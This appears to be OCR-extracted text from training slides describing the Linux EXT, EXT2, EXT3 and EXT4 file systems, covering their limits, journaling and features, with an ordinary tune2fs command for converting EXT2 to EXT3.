
- EXT was the first file system for the Linux operating system to overcome certain limitations of the **Minix file system**
- It has a maximum partition size of 2 GB and a maximum file name size of 255 characters
- It removes the two major Minix file system limitations of a **64 MB partition size** and **short file names**
- The major limitation of this file system is that it doesn't support separate access, inode modification, or data modification time stamps
- It is replaced by the **second extended file system**

Notes:

Linux File Systems: Second Extended File System (EXT2)

1. EXT2 is a standard file system that uses improved algorithms, which significantly enhances its speed. It also maintains additional time stamps
2. It maintains a special field in the superblock that keeps track of the file system status and identifies it as either clean or dirty
3. Its major shortcomings are the risk of file system corruption when writing to EXT2, and that it is not a journaling file system

Physical layout of the EXT2 File system



Linux File Systems: Third Extended File System (EXT3)

- Ext3 is a journaling version of the EXT2 file system and is commonly used with the Linux operating system
- It is an enhanced version of the **EXT2** file system
- It uses **file system maintenance utilities** (like fsck) for maintenance and repair, like the EXT2 file system
- The following is the command to convert EXT2 to EXT3 file system:
  - `# /sbin/tune2fs -j <partition-name>`

Ext3 Features

Data Integrity

- It provides stronger **data integrity** for events that occur owing to computer system shutdowns


Speed

- As the EXT3 file system is journaling the file system, it has **higher throughput**, in most cases, than EXT2

Easy Transition

- The user can easily change the file system from EXT2 to EXT3 and **increase the performance** of the system

Notes:




Linux File Systems: Fourth Extended File System (EXT4)

- EXT4 is a journaling file system, developed as the **replacement of the commonly used EXT3 file system**
- With incorporation of new features, EXT4 has **significant advantages over EXT3 and EXT2** file systems particularly in terms of performance, scalability, and reliability
- Supports Linux Kernel v2.6.19 onwards

Key Features

